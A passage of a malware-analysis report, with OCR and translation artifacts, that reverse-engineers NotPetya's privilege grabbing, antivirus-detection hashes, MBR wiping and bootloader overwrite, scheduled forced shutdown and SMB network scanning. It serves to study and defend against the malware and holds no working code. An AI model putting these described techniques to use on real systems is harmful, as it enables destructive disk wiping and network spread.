
The first function we analyze is `sub_100081BA`, which is used to grant a generic privilege to NotPetya. The malware opens the process, looks up the token value, and then modifies it using AdjustPrivilegeW— **AdjustTokenPrivileges**. Given these actions, we rename the function to GrantPrivilege.

4.2.2 Check Kaspersky or Norton



The second function analyzed is `sub_10008677`. This function performs a process enumeration followed by an XOR-based encryption of each process name. The resulting hashes are then compared against three specific values to set two bits in a mask. These values, `0x2E214B44`, `0x6403527E` OR `0x651B3005`, have been previously identified by other researchers as the hashes of the Kaspersky (`avp.exe`), Symantec (`ccSvcHst.exe`), and Norton Security (`NS.exe`) processes, respectively. The mask is ANDed with 4 to detect Kaspersky, and 8 to detect Symantec products. We will henceforth refer to this function as **CheckKasperskyNorton**.

4.2.3 Conclusions




Let's assume that the calling function (`sub_10007CC0`) performs the following operations:

1. Retrieves the system uptime.
2. Acquires the `SeShutdownPrivilege`, `SeDebugPrivilege`, and `SeTcbPrivilege` privileges and stores the result in a mask, using the first, second, and third bits, respectively.
3. Checks for the presence of Kaspersky or Symantec products.
4. Copies the malware DLL into memory. This is done to facilitate a memory-based restart of the malware execution.

Based on these operations, we will rename it as **SetupPrivilegesAntimalwareMalwareCopy**.

4.3 Mutex




We briefly note the presence of a small file-based mutex within NotPetya. Specifically, it searches for a DLL file within `C:\Windows`; if found, the process terminates. This mutex serves to prevent multiple instances of the malware from running concurrently. The malware authors likely chose this mechanism over a traditional mutex to avoid leaving suspicious strings within the malware that could be detected by antivirus software. The routine `sub_1000835E` is renamed to **CreateFileOrExit**. This file is initially created in `C:\Windows` by the launcher and, as previously mentioned, in our case is `perfc.dat`.

4.4 Overwrite of MBR and IPL


Let's now examine one of the most destructive operations carried out by malware: the encryption (or wiping) of the Master Boot Record (MBR) and the destruction of the Initial Program Loader (IPL).

4.4.1 Wipe MBR




`sub_10008CBF` is one of the initial sections where IDA's ability to reconstruct data structures from limited renaming and modifications is crucial. In this code section, the malware accesses the disk geometry using the command `IOCTL_DISK_GET_DRIVE_GEOMETRY`**IoctlDiskGeometry**. Initially, this constant was expressed as a hexadecimal value, and resources like `http://www.ioctls.net/`**ioctlsnet** are invaluable. From this list, we can modify the hexadecimal value to a known enum in IDA and then modify the type of an undefined data structure to `DISK_GEOMETRY`**diskGeometry**. This prompts IDA to reanalyze the disassembly, resulting in significantly clearer code. Essentially, this function completely zeroes out the first 10 sectors of the disk, effectively wiping the volume, hence the renaming to WipeMBR.

4.4.2 Prepare Disk




This function (`sub_10001038`) is one of the few whose purpose is unclear. It's evident that the command `IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS`**ioctlExtents** is used to obtain a `VOLUME_DISK_EXTENTS`**diskExtents** object, but the result of this operation undergoes a series of string manipulations that obscure its usage. Despite the undefined nature of this function, it will be renamed PrepareDisk.

4.4.3 Get Partition Style



The function `sub_1000122D` has the explicit purpose of obtaining the partition style. Therefore, we will rename it to **GetPartitionStyle**.

4.4.4 Crypt MBR and Write Bootloader



The function `sub_100014A9`, also known as **CryptMbrAndWriteBootloader**, is the key function in the bootloader encryption procedure. Due to its complexity and importance, it is presented in full. Let's go through the operations performed step by step.

1. It uses **GetPartitionStyle** and **PrepareDisk** to read disk information.
2. The following random keys are generated using the **GenCryptoBytes** function, which relies on the system function `CryptGenRandom` **CryptGenRandom** to generate cryptographically secure random bytes with AES:

   (a) A **key** for the Salsa20 algorithm, 32 bytes long. This key is written to be used as the key for the Salsa20 algorithm, and is subsequently **erased** by the malicious bootloader after the MFT is encrypted. It **is not correlated** with the user ID displayed on the screen used for ransom **lostkey**. In the original variants of Petya, the encryption mechanism was different. The victim's ID was the Salsa20 algorithm key, encrypted with the attacker's public key and converted to Base58, so it could be decrypted with the attacker's private key. The analyzed sample corresponds to the first case, so rather than a ransomware, we are dealing with a **wiper** that makes deceptive ransom demands.

   (b) An **8-byte nonce** for the Salsa20 algorithm.

   (c) A **fake ransom personal key** (60 bytes), which, as mentioned earlier, is actually a completely random number with no meaning, mapped to alphanumeric characters (both uppercase and lowercase).

   These values are preceded by a zeroed byte to store the encryption status of the MFT.
3. **Reads the first 512 bytes** of the disk, which correspond to the **MBR**, and performs an **XOR encryption with the value 7**, saving the result in a buffer called **xorBytes**.
4. Then, it copies two global variables (`maliciousBootloader0` and `maliciousBootloader1`) into two buffers, **bufferBootloader0** and **bufferBootloader1**. The presence of the previously seen ransom strings confirms that this is the bootloader.
5. At the end of the function, the buffers are written to the disk using the **WriteBytesToSector(int sector, char* fileName, void* buffer)** function, which writes a 512-byte buffer to the position `sector << 9`, i.e., multiplying by 512, which corresponds to the length of a disk sector. The buffers are written in the following order:


   (a) The **malicious bootloader**, made up of the union of the two buffers, is written to the first 19 sectors.

   (b) A **Bitcoin address** for the ransom (`1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX`) and the **random keys** mentioned earlier are written to sector 32.

   (c) A **sledge of 7** is written to sector 33.


   (d) The **original encrypted MBR** is written to sector 34.

4.4.5 Conclusioni



The calling function first zeroes out the first ten sectors of the C volume, then proceeds to act on the MBR. If a Kaspersky anti-malware is detected, it opts for the deletion of the MBR; otherwise, it proceeds with encrypting and overwriting it.

4.5 Automatic Shutdown



In this function (`sub_100084DF`), **a forced system shutdown is scheduled** (`shutdown \f \r`) using the `schtasks` utility. The system shuts down after a minimum of 13 minutes from the malware's execution, or after a specified duration via a command-line parameter. This operation requires privileges to the trusted computer base (`SeTcbPrivilege`), which were obtained earlier. Additionally, a check (and possible modification to the command) is performed to determine if the operating system is Windows 8 or later. The function is renamed to **ScheduleShutdown**.


4.6 SMB Host Scanning

Now let's examine the scanning phase of the **Server Message Block** (**SMB**) protocol to identify potential victims to attack on the admin share and with EternalBlue.

4.6.1 Check SMB Open


Let's examine these two brief functions, `sub_1000A3D9` (**CheckSMBOpen**) and `sub_1000A2E8` (**TryConnect**). The second function first creates a TCP socket to a specified port, then performs the typical `connect` operation, followed by `select`, `__WSAFDIsSet`**WSAFDIsSet**, and finally `closesocket`. The `select` function is used to check whether a socket has been successfully opened, while `__WSAFDIsSet` verifies if it is possible to write to this socket. In total, this function checks if a port on a remote host is open. The first function calls **TryConnect** on ports 445 and 139, which correspond to the SMB protocol.

4.6.2 DHCP Clients Scanning



NotPetya also seeks new victims by scanning the **DHCP clients** of the subnet. For each client found, it checks the connectivity for the SMB protocol. This function is renamed to **ScanDhcpClients**.

4.6.3 Broadcast Scanning




The calling function also performs SMB port scanning on the broadcast address (`255.255.255.255`).

4.6.4 Conclusioni

